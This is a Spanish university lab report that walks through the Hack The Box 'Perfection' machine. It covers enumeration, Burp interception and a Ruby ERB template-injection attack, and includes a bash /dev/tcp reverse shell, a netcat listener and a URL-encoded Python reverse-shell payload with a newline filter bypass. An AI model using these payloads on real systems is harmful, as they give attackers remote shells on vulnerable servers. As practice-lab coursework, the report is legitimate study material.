

FACULTAD DE INGENIERÍA



PARCIAL 2

CIBERSEGURIDAD

JOHAN SEBASTIAN GIRALDO HURTADO

LUISA FERNANDA PULIDO OROZCO


INGENIERÍA DE SOFTWARE

INFORME MAQUINA HTB PERFECTION


- Para poder hacer uso de las herramientas proporcionadas por hack the box y conectarnos a su vpn para las máquinas de prueba requerimos instalar **openvpn**

```
(kali@kali)-[~/Downloads/tor-browser]
$ sudo apt-get install openvpn
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openvpn is already the newest version (2.6.7-1).
openvpn set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1190 not upgraded.
```


- Una vez accedemos a nuestra cuenta de hack the box, al lado izquierdo de nuestro nombre de usuario y foto de perfil, encontraremos el botón **“CONNECT TO HTB”**, cuando demos click en él, se desplegará un menú donde elegiremos la opción **“Machines”**.



- Después de lo anterior realizado, nos mostrará el siguiente menú, donde seleccionaremos la opción de “**OpenVPN**”



- En el primer instante podemos observar el estado actual de nuestra conexión al vpn y es correcto porque aún no iniciamos el proceso de conexión, elegimos un vpn server he iniciamos la descargar.



- Se inicializará la descarga del archivo en nuestro dispositivo que debemos usar para nuestra conexión al vpn


```
(kali@kali)-[~/Desktop]
$ ls
lab_pulidof.ovpn
```

- Nos dirigimos a una terminal a la dirección del archivo que descargamos hace un momento y con el comando de openvpn inicializamos la conexión al vpn


```
(kali@kali)-[~/Desktop]
$ sudo openvpn lab_pulidof.ovpn
[sudo] password for kali:

2024-02-21 20:43:55 net_route_v6_best_gw result: via fe80::c289:abff:fee8:237a dev eth0
2024-02-21 20:43:55 ROUTE6_GATEWAY fe80::c289:abff:fee8:237a IFACE=eth0
2024-02-21 20:43:55 TUN/TAP device tun0 opened
2024-02-21 20:43:55 net_iface_mtu_set: mtu 1500 for tun0
2024-02-21 20:43:55 net_iface_up: set tun0 up
2024-02-21 20:43:55 net_addr_v4_add: 10.10.14.48/23 dev tun0
2024-02-21 20:43:55 net_iface_mtu_set: mtu 1500 for tun0
2024-02-21 20:43:55 net_iface_up: set tun0 up
2024-02-21 20:43:55 net_addr_v6_add: dead:beef:2::102e/64 dev tun0
2024-02-21 20:43:55 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL]
table 0 metric -1
2024-02-21 20:43:55 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL]
table 0 metric -1
2024-02-21 20:43:55 add_route_ipv6(dead:beef::/64 → dead:beef:2::1 metric -1
) dev tun0
2024-02-21 20:43:55 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0
metric -1
2024-02-21 20:43:55 Initialization Sequence Completed
2024-02-21 20:43:55 Data Channel: cipher 'AES-256-CBC', auth 'SHA256', peer-id: 52, compression: 'lzo'
2024-02-21 20:43:55 Timers: ping 10, ping-restart 120
2024-02-21 20:43:55 Protocol options: explicit-exit-notify 1, protocol-flags
cc-exit tls-ekm dyn-tls-crypt
```

- Después de haber realizado de manera correcta los pasos anteriores ya tendremos una conexión a la vpn para conectarnos seguidamente a las máquinas virtuales de práctica de HTB.



- Una vez conectados a la VPN buscamos la máquina que vamos a realizar y le damos click en JOIN para obtener la IP




- Inicialmente utilizamos la herramienta nmap para escanear los puertos y obtener información inicial que pueda ser de ayuda
\$ sudo nmap -sV -sS -sC 10.10.11.253

```
(kali@kali)-[~]
└─$ sudo nmap -sV -sS -sC 10.10.11.253
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 20
24-04-17 13:18 EDT
Nmap scan report for 10.10.11.253
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6
          (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea
:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf
:e9 (ED25519)
80/tcp    open  http      nginx
|_ http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_ker
nel

Service detection performed. Please report any incor
rect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.39
seconds
```

- Podemos observar que el puerto 22 y el 80 se encuentran abiertos por lo que vamos a verificar la información del puerto 80 ingresando la IP de la máquina en el navegador



Why we made this

Here at Secure Student Tools, we know that calculating grades based on complicated weighting can be a bit of a pain.




- Realizamos una enumeración de los archivos de la pagina con la herramienta gobuster .
gobuster dir -u http://10.10.11.253/ -w /usr/share/wordlists/dirb/common.txt

```
(root@kali)-[/usr/share/dirb/wordlists]
# gobuster dir -u http://10.10.11.253/ -w /usr/share/wordlists
/dirb/common.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.11.253/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/about (Status: 200) [Size: 3827]
Progress: 375 / 4615 (8.13%)
```

- Encontramos un archivo robots.txt pero que no contiene información de ayuda para nuestro objetivo




Sinatra doesn't know this ditty.



Try this:

```
get '/robots.txt' do
  "Hello World"
end
```

- También encontramos esta dirección que nos lleva hacia una calculadora con varios inputs, intentaremos hacer una inyección en los inputs a ver que podemos obtener



Calculate your weighted grade

Category	Grade	Weight (%)
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

- Después agregar los datos he intentar ver el comportamiento de los inputs podemos observar que están detectando la anomalía que se está intentando enviar

Calculate your weighted grade

Category	Grade	Weight (%)
<h1>hello</h1>	2	20
fgdgfg	3	14
gfdgd	3	33
dfgdf	4	12
gdfgd	5	2

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Please reenter! Weights do not add up to 100.

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Malicious input blocked

- Usando la extensión para navegadores de wappalyzer podemos obtener información sobre la tecnología que se está usando y así investigar posibles vulnerabilidades.

Calculate your weighted grade

Category	Grade	Weight (%)

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Please reenter! Weights do not add up to 100.

Wappalyzer

TECHNOLOGIES MORE INFO Export

Font scripts
Font Awesome

Reverse proxies
Nginx

Web servers
Nginx

UI frameworks
W3.CSS

Programming languages
Ruby 3.0.2

Something wrong or missing?

Automate technology lookups

Our APIs provide instant access to website technology stacks, contact details and social media profiles.

- De acuerdo a la investigación de la herramienta Ruby, se descubrió que esta funciona sobre un servidor HTTP simple proporcionado por WEBrick.

Which server are used for Ruby?

The Ruby standard library comes with a default web server named **WEBrick**. As this library is installed on every machine that has Ruby, most frameworks such as Rails and Rack use WEBrick as a default development web server. 20/03/2023

- Usamos la herramienta burp suite para interceptar las peticiones y respuestas de la página

```
(kali㉿kali)-[~]
$ burpsuite 7
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Your JRE appears to be version 17.0.9 from Debian
```

- Una vez interceptada tendremos la siguiente respuesta del proxy configurado en el navegador que coincide con el proxy configurado en burp suite

The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. The main window is divided into several panes. The 'HTTP history' pane shows a list of intercepted requests. The selected request is a POST to /weighted-grade-calc. The 'Request' pane shows the raw HTTP request details, including headers and body. The 'Inspector' pane on the right shows the request attributes, body parameters, and headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1	https://www.google.com	GET	/									✓	142.250.218.132
2	https://www.google.com	GET	/search?client=firefox-b-e&q=facebook	✓								✓	142.250.218.132
3	https://contile.services.mozilla.c...	GET	/v1/tiles									✓	34.117.237.239
4	http://10.10.11.253	GET	/weighted-grade									✓	10.10.11.253
5	http://10.10.11.253	POST	/weighted-grade-calc	✓								✓	10.10.11.253
6	https://push.services.mozilla.com	GET	/									✓	34.107.243.93
7	https://push.services.mozilla.com	GET	/									✓	34.107.243.93
8	https://safebrowsing.googleapis...	GET	/v4/threatListUpdates?fetch?&ct=applic...	✓								✓	142.251.132.74
9	https://push.services.mozilla.com	GET	/									✓	34.107.243.93

Request

```
1 POST /weighted-grade-calc HTTP/1.1
2 Host: 10.10.11.253
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.11.253/weighted-grade
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 189
10 Origin: http://10.10.11.253
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13
14 category1=revrve&grade1=20&weight1=10&category2=revrve&grade2=20&weight2=20&category3=revrve&grade3=20&weight3=20&category4=revrve&grade4=20&weight4=20&category5=revrve&grade5=20&weight5=30
```


Inspector

Request attributes: 2


Request body parameters: 15

Request headers: 11


- Después nos dirigimos a la sección de repeater y desde allí podremos hacer inyecciones para obtener la informaciones que requerimos
- Gracias a la herramienta HackTricks podemos ver que formas de inyecciones podemos aplicar para la tecnología Ruby



- Realizamos la prueba de inyección y obtenemos el siguiente resultado



- Utilizamos el comando whoami para conocer el usuario con el que estamos accediendo y haciendo cambios en esta inyección y podemos ver que es susan



- Generamos un hURL que va hacer el intermediario para hacer la conexión por el puerto y poder realizar un revershell

```
(root@kali)-[/usr/share/dirb/wordlists]
# hURL -B "bash -i >& /dev/tcp/10.10.14.199/7373 0>&1"

Original      :: bash -i >& /dev/tcp/10.10.14.199/7373 0>&1
base64 ENcoded :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTkvNzM3MyAwPiYx

(root@kali)-[/usr/share/dirb/wordlists]
# hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTkvNzM3MyAwPiYx"

Original      :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTkvNzM3MyAwPiYx
URL ENcoded   :: YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xOTkvNzM3MyAwPiYx
```

- Ejecutamos el siguiente comando para conocer la ip de nuestra máquina y luego hacer un revershell con un comando de python

```
(kali@kali)-[~]
$ ip a s tun0
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state U
    OWN group default qlen 500
    link/none
    inet 10.10.14.119/23 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 dead:beef:2::1075/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::3f30:1d48:618b:9263/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```

- Ponemos a escuchar el puerto 7373 para hacer la conexión entre las dos máquinas


```
(root@kali)-[/usr/share/dirb/wordlists]
# nc -lvnp 7373
listening on [any] 7373 ...
```

- Con el siguiente comando vamos a abrir una puerta de entrada
python3+-c+'import +socket , subprocess,os ; s=socket . socket (socket . AF_INET, socket . SOCK_STREAM) connect(("10. 10.14. 119" , 7373)) ; os . s . fileno() . dup2(s , fil eno() , 1 . dup2(s . fil eno() , 2)%3bimport+pty%3b+pty . spawn(" sh ") '

```

3
4 category1=
inyeccion%0A<%25%3d+`python3+-c+'import+socket,subprocess,os;s=socket.socket(socket.AF
_INET,socket.SOCK_STREAM);s.connect(("10.10.14.119",7373));os.dup2(s.fileno(),0)%3b+os
.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bimport+pty%3b+pty.spawn("sh")`'+%25>&
grade1=20&weight1=10&category2=rewrwe&grade2=20&weight2=20&category3=rewrwrew&grade3=
20&weight3=20&category4=rewrw&grade4=20&weight4=20&category5=rewerw&grade5=20&weight5=
30

```



```

Response
Pretty Raw Hex Render
1 HTTP/1.1 504 Gateway Time-out
2 Server: nginx
3 Date: Wed, 17 Apr 2024 20:13:02 GMT
4 Content-Type: text/html
5 Content-Length: 160
6 Connection: close
7
8 <html>
9   <head>
10     <title>
11       504 Gateway Time-out
12     </title>
13   </head>
14   <body>
15     <center>
16       <h1>
17         504 Gateway Time-out
18       </h1>
19     </center>
20     <hr>
21     <center>
22       nginx
